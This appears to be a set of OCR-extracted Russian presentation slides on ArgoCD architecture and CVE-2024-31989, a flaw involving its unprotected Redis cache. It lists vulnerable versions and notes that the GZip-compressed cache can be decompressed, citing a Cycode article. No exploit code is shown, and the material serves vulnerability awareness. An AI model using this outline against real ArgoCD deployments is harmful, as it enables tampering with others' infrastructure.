


ArgoCD – архитектурная логика




[Источник - документация ArgoCD]

ArgoCD – архитектурная логика




[Источник - документация ArgoCD]

Где искать Redis в ArgoCD?



Источник - Cycode статья "Redis or Not..." - Oreen Livni

Уязвим ли наш Redis?



Если версия ниже 2.11.1, 2.10.10, 2.9.15, 2.8.19 + Нет сетевой политики = **CVE-2024-31989!**

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – Redis – особенности


[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – Redis – особенности

Redis – сервис-кешер

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

CVE-2024-31989 – Redis – особенности




Redis – сервис-кешер

Формат - GZip


[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

Можем ли мы разжать GZip?



[Источник - Cycode статья "Redis or Not..." - Oreen Livni]


Можем ли мы разжать GZip?



Можем!

[Источник - Cycode статья "Redis or Not..." - Oreen Livni]

